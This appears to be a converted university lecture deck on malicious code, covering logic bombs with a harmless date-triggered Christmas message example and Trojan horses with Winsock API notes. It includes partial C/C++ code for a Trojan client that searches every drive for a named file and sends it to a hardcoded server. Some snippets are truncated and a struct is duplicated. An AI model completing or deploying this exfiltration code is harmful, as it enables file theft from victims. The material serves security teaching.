

Malicious Code Analysis

Fangtian Zhong
CSCI 591

Gianforte School of Computing
Norm Asbjornson College of Engineering
E-mail: fangtian.zhong@montana.edu





Overview

01

Logic Bombs

02

Trojan Horse



Part One

01

2025-9-9

Logic Bombs





logic bombs



A logic bomb is a type of malicious code or software that is intentionally inserted into a computer system or network to execute a harmful action when specific conditions are met. Unlike viruses and worms, which spread and replicate, logic bombs are typically designed to be triggered based on predefined criteria or events.





Types

- 🏆 Time-Based Logic Bombs
- 🏆 Event-Based Logic Bombs
- 🏆 Condition-Based Logic Bombs
- 🏆 Remote Logic Bombs
- 🏆 Script-Based Logic Bombs
- 🏆 User-Initiated Logic Bombs
- 🏆 File-Based Logic Bombs
- 🏆 Operating System-Based Logic Bombs
- 🏆 Scripted Installers
- 🏆 Insider-Designed Logic Bombs



Install

- 🏆 In a resident mode: the program is an active permanently in memory and may activate and operate as long as the computer is on.
- 🏆 In stealth mode: the user must be kept unaware of the presence of such a program on his operating system. Other techniques may be used to fool the user and evade potential antivirus software.
- 🏆 In a persistent mode: when erased or uninstalled, the infecting program manages to reinstall on the computer. The program adds one or several keys to the system registry base during the initial installation so that the potential and automatic reinstallation may take place. At boot time, this mode also allows a malicious program to run in resident mode.



Example

```
#include<stdio.h>
#include<ctime>
#include <stdlib.h>
void show_message();
void bomb(tm* nowtime);

int main() {
    time_t curtime;
    time(&curtime);
    tm* nowtime = localtime(&curtime);

    printf("Running program as normal...");
    bomb(nowtime);
    printf("Nothing to see here...");
}

void show_message() {
    int theTree[25] = { 0, 0, 1, 1, 3, 5, 7, 9, 13, 7,
        11, 15, 19, 11, 15, 19, 11, 15,
        19, 23, 27, 6, 6, 6, 0 };
    int len = sizeof(theTree) / sizeof(theTree[0]);
    int gap_size = 0;
    for (int i = 0; i < len; i++) {
        gap_size = int (14 - (0.5 * (i + 1)));
```

```
        // Print spaces (gap_size number of spaces)
        for (int j = 0; j < gap_size; j++) {
            printf(" ");
        }

        // Print asterisks (row number of asterisks)
        for (int j = 0; j < i; j++) {
            printf("*");
        }
        printf("\n");
    }
    printf(">>>>> MERRY CHRISTMAS <<<<<");
    printf(" ");
    exit(0);
}

void bomb(tm* nowtime) {
    if (nowtime->tm_mon+1==12 && nowtime->tm_mday==25) {
        show_message();
    }
}
```



Result

[illegible]



Part Two


02

2025-9-9

Trojan Horse



Trojan Horse

 A **Trojan horse** program is a simple program made of two parts namely the server module and the client module. The server module, once installed in the victim's computer secretly enables the attacker to access to all or part of victim's (both hardware and software) resources. The attacker can use them via networks by means of the client module.






Procedure

- 🛡️ The server module is a program usually hidden into another regular program. Once this apparently harmless program has been executed at least once, it installs the server part of the Trojan horse program without the user knowing it.
- 🛡️ Once deliberately installed into the attacker's computer, the client module first searches for remote computers (via a modified ping command) throughout the network. Then it takes control over them, once it has got the IP address and the port (TCP or UDP) of infected computers that can be remotely controlled.





Procedure



send

```
int WSAAPI send(  
    [in] SOCKET    s,  
    [in] const char *buf,  
    [in] int       len,  
    [in] int       flags  
);
```

✿ The send function sends data on a connected socket.

- **[in] s**: A descriptor identifying a connected socket.
- **[in] buf**: A pointer to a buffer containing the data to be transmitted.
- **[in] len**: The length, in bytes, of the data in buffer pointed to by the buf parameter.
- **[in] flags**: A set of flags that specify the way in which the call is made. This parameter is constructed by using the bitwise OR operator with any of the following values.

```
int recv(  
    [in] SOCKET s,  
    [out] char *buf,  
    [in] int len,  
    [in] int flags  
);
```

✿ The `recv` function receives data from a connected socket or a bound connectionless socket.

- **[in] s**: The descriptor that identifies a connected socket.
- **[out] buf**: A pointer to the buffer to receive the incoming data.
- **[in] len**: The length, in bytes, of the buffer pointed to by the `buf` parameter.
- **[in] flags**: A set of flags that influences the behavior of this function. See remarks below. See the Remarks section for details on the possible value for this parameter.

```
typedef struct WSADATA {  
    WORD        wVersion;  
    WORD        wHighVersion;  
    unsigned short iMaxSockets;  
    unsigned short iMaxUdpDg;  
    char        *lpVendorInfo;  
    char szDescription[WSADESCRIPTION_LEN + 1];  
    char szSystemStatus[WSASYS_STATUS_LEN + 1];  
    char szDescription[WSADESCRIPTION_LEN + 1];  
    char *lpVendorInfo;  
} WSADATA;
```

✿ The WSADATA structure contains information about the Windows Sockets implementation.

- **wVersion:** The version of the Windows Sockets specification that the Ws2_32.dll expects the caller to use.
- **wHighVersion:** The highest version of the Windows Sockets specification that the Ws2_32.dll can support.
- **iMaxSockets:** The maximum number of sockets that may be opened.

```
typedef struct WSADATA {  
    WORD        wVersion;  
    WORD        wHighVersion;  
    unsigned short iMaxSockets;  
    unsigned short iMaxUdpDg;  
    char        *lpVendorInfo;  
    char szDescription[WSADESCRIPTION_LEN + 1];  
    char szSystemStatus[WSASYS_STATUS_LEN + 1];  
    char szDescription[WSADESCRIPTION_LEN + 1];  
    char *lpVendorInfo;  
} WSADATA;
```

✿ The WSADATA structure contains information about the Windows Sockets implementation.

- **iMaxUdpDg**: The maximum datagram message size.
- **lpVendorInfo**: A pointer to vendor-specific information.
- **szDescription[WSADESCRIPTION_LEN + 1]**: A NULL-terminated ASCII string into which the Ws2_32.dll copies a description of the Windows Sockets implementation.
- **szSystemStatus[WSASYS_STATUS_LEN + 1]**: A NULL-terminated ASCII string into which the Ws2_32.dll copies relevant status or configuration information.



WSAStartup

```
int WSAStartup(  
    WORD    wVersionRequired,  
    [out] LPWSADATA lpWSADATA  
);
```

- ✿ The WSAStartup function initiates the use of the Windows Sockets DLL by a process.
- ✿ The WSAStartup function returns a pointer to the WSADATA structure in the lpWSADATA parameter.

○ **[out] lpWSADATA:** A pointer to the WSADATA data structure that is to receive details of the Windows Sockets implementation.

```
SOCKET WINAPI socket(  
    [in] int af,  
    [in] int type,  
    [in] int protocol  
);
```

✿ The socket function creates a socket that is bound to a specific transport service provider.

- **[in] af:** The address family specification. The values currently supported are AF_INET or AF_INET6, which are the Internet address family formats for IPv4 and IPv6.
- **[in] type:** The type specification for the new socket. For more information, go to the link.
- **[in] protocol:** The protocol to be used. The possible options for the protocol parameter are specific to the address family and socket type specified.



sockaddr_in

```
typedef struct sockaddr_in {  
#if ...  
    short        sin_family;  
#else  
    ADDRESS_FAMILY sin_family;  
#endif  
    USHORT        sin_port;  
    IN_ADDR        sin_addr;  
    CHAR          sin_zero[8];  
} SOCKADDR_IN, *PSOCKADDR_IN;
```



The SOCKADDR_IN structure specifies a transport address and port for the AF_INET address family.

- **sin_family**: The address family for the transport address. This member should always be set to AF_INET.
- **sin_port**: A transport protocol port number.
- **sin_addr**: An IN_ADDR structure that contains an IPv4 transport address.
- **sin_zero[8]**: Reserved for system use. A WSK application should set the contents of this array to zero.



htonl

```
u_long htonl(  
    [in] u_long hostlong  
);
```

✿ The htonl function converts a u_long from host to TCP/IP network byte order (which is big-endian).

○ **[in] hostlong**: A 32-bit number in host byte order.



bind

```
int bind(  
    [in] SOCKET      s,  
    const sockaddr *addr,  
    [in] int          namelen  
);
```

✿ The bind function associates a local address with a socket.

- **[in] s**: A descriptor identifying an unbound socket.
- **addr**: A pointer to a sockaddr structure of the local address to assign to the bound socket.
- **[in] namelen**: The length, in bytes, of the value pointed to by addr.



listen

```
int WSAAPI listen(  
    [in] SOCKET s,  
    [in] int backlog  
);
```



The listen function places a socket in a state in which it is listening for an incoming connection.

- **[in] s**: A descriptor identifying a bound, unconnected socket.
- **[in] backlog**: The maximum length of the queue of pending connections.



accept

```
SOCKET WSAAPI accept(  
    [in]    SOCKET s,  
    [out]   sockaddr *addr,  
    [in, out] int *addrlen  
);
```

✿ The accept function permits an incoming connection attempt on a socket.

- **[in] s**: A descriptor that identifies a socket that has been placed in a listening state with the listen function. The connection is actually made with the socket that is returned by accept.
- **[out] addr**: An optional pointer to a buffer that receives the address of the connecting entity, as known to the communications layer. The exact format of the addr parameter is determined by the address family that was established when the socket from the sockaddr structure was created.
- **[in, out] addrlen**: An optional pointer to an integer that contains the length of structure pointed to by the addr parameter.



connect

```
int WSAAPI connect(  
    [in] SOCKET      s,  
    [in] const sockaddr *name,  
    [in] int          namelen  
);
```

✿ The connect function establishes a connection to a specified socket.

- **[in] s**: A descriptor identifying an unconnected socket.
- **[in] name**: A pointer to the sockaddr structure to which the connection should be established.
- **[in] namelen**: The length, in bytes, of the sockaddr structure pointed to by the name parameter.



Example



The trojan horse is trying to establish connection between client and server. Then the server request a certain file from the client which will be written to the local memory in the server.





Server-create socket and listen to client

```
int main()
{
    WSADATA wsas; //The WSADATA structure contains information about the Windows Sockets implementation.

    int error;
    WORD ver;
    ver = MAKEWORD(1, 1);
    error = WSAStartup(ver, &wsas); //The WSAStartup function initiates the use of the Windows Sockets DLL by a process.
    if (error != 0) {
        WSACleanup();
        return -1;
    }
    SOCKET server;
    server = socket(AF_INET, SOCK_STREAM, 0); //The socket function creates a socket that is bound to a specific transport service provider.
    if (server == INVALID_SOCKET) {
        WSACleanup();
        return -2;
    }

    struct sockaddr_in sa; //The SOCKADDR_IN structure specifies a transport address and port for the AF_INET address family.

    memset((void *)&sa, 0, sizeof(sa));
    sa.sin_family = AF_INET;
    sa.sin_port = htons(8080);
    sa.sin_addr.s_addr = htonl(INADDR_ANY); //The htonl function converts a u_long from host to TCP/IP network byte order. INADDR_ANY: not bind a
    socket to any specific IP

    error = bind(server, (struct sockaddr *)&sa, sizeof(sa)); //The bind function associates a local address with a socket.

    if (error == SOCKET_ERROR) {
        WSACleanup();
        return -3;
    }
    listen(server, 5); //The listen function places a socket in a state in which it is listening for an incoming connection.
```



Server-receive the content and write to local

```
typedef struct data{
    SOCKET socket;
    std::string fileName;
} clientData;

/*
this function is used to write the message from the client to an authorized file
*/
unsigned int __stdcall clientSession(void *data) {
    clientData *client = (clientData*)data;
    //TODO clientSession body

    send(client->socket, client->fileName.c_str(), client->fileName.length(), 0); //The send function sends data on a connected socket.

    char buffer[4096];
    FILE *file = fopen(client->fileName.c_str(), "wb");
    if (file != nullptr) {
        long received;
        bool started = false;
        while ((received = recv(client->socket, buffer, 4096, 0)) > 0) { //The recv function receives data from a connected socket
            or a bound connectionless socket.

            fwrite(buffer, 1, received, file);
            if (!started) {
                std::cout << "Receiving..." << std::endl;
                started = true;
            }
        }
    }
}
```



Client-build connection, receive file name

```
int main()
{
    WSADATA wsas;
    int error;
    WORD ver;
    ver = MAKEWORD(2, 0);
    error = WSAStartup(ver, &wsas);
    if (error != 0) {
        WSACleanup();
        return -1;
    }

    SOCKET server;
    server = socket(AF_INET, SOCK_STREAM, 0);
    if (server == INVALID_SOCKET) {
        WSACleanup();
        return -2;
    }

    struct sockaddr_in sa;
    memset((void *)&sa, 0, sizeof(sa));
    sa.sin_family = AF_INET;
    sa.sin_port = htons(8080);
    sa.sin_addr.s_addr = inet_addr("192.168.0.16");
```



Client- send the file content to server if found

DWORD disk = GetLogicalDrives(); //Retrieves a bitmask representing the currently available disk drives.

```
char *filePath = nullptr;
std::cout << "Looking for file: " << fileSearch << std::endl;
for (int i = 1; i < 32; i *= 2) {
    if ((disk & i) != 0) {
        std::string startPath;
        startPath += getDiskLetter(i);
        std::cout << "Looking at disk " << startPath << std::endl;
        startPath += "\\*";
        filePath = findFile(startPath.c_str(), fileSearch);
        if (filePath != nullptr) //file found
            break;
    }
}
```

```
if (filePath != nullptr) {
    std::cout << "File found" << std::endl;
    FILE *fileToSend = fopen(filePath, "rb");
    if (fileToSend != nullptr) {
        char buff[4096];
        long sent = 0;
        std::cout << "Sending..." << std::endl;
        while (!feof(fileToSend)) {
```



Client-find file

```
/*
this function is to locate a certain file
*/
char *findFile(const char* path, const char *fileName) {

    HANDLE handleFind;
    WIN32_FIND_DATAA info; //Contains information about the file
    std::string pathHelper;

    handleFind = FindFirstFileA(path, &info);

    if (handleFind != INVALID_HANDLE_VALUE) {
        do {
            if ((info.cFileName[0] != '.' && info.cFileName[1] != '\0') &&
                (info.cFileName[0] != '.' && info.cFileName[1] != '.' && info.cFileName[2] != '\0')) {

                if (strcmp(info.cFileName, fileName) == 0 && info.dwFileAttributes != FILE_ATTRIBUTE_DIRECTORY) {
                    pathHelper = path;
                    pathHelper.pop_back();
                    pathHelper += info.cFileName;
                    char *file = new char[pathHelper.length()];
                    strcpy(file, pathHelper.c_str());
                    return file; //file found
                }
            }
        } while (FindNextFileA(handleFind, &info));
    }
```

```
if (info.dwFileAttributes == FILE_ATTRIBUTE_DIRECTORY) {
```




Client-possible disk driver

```
char getDiskLetter(int diskNum) { //disk
    switch (diskNum) {
    case 1:
        return 'A';
    case 2:
        return 'B';
    case 4:
        return 'C';
    case 8:
        return 'D';
    case 16:
        return 'E';
    case 32:
        return 'F';
    }
    return '-';
}
```



Damages



THE END

Fangtian Zhong

CSCI 591

Gianforte School of Computing
Norm Asbjornson College of Engineering
E-mail: fangtian.zhong@montana.edu

09/25/2025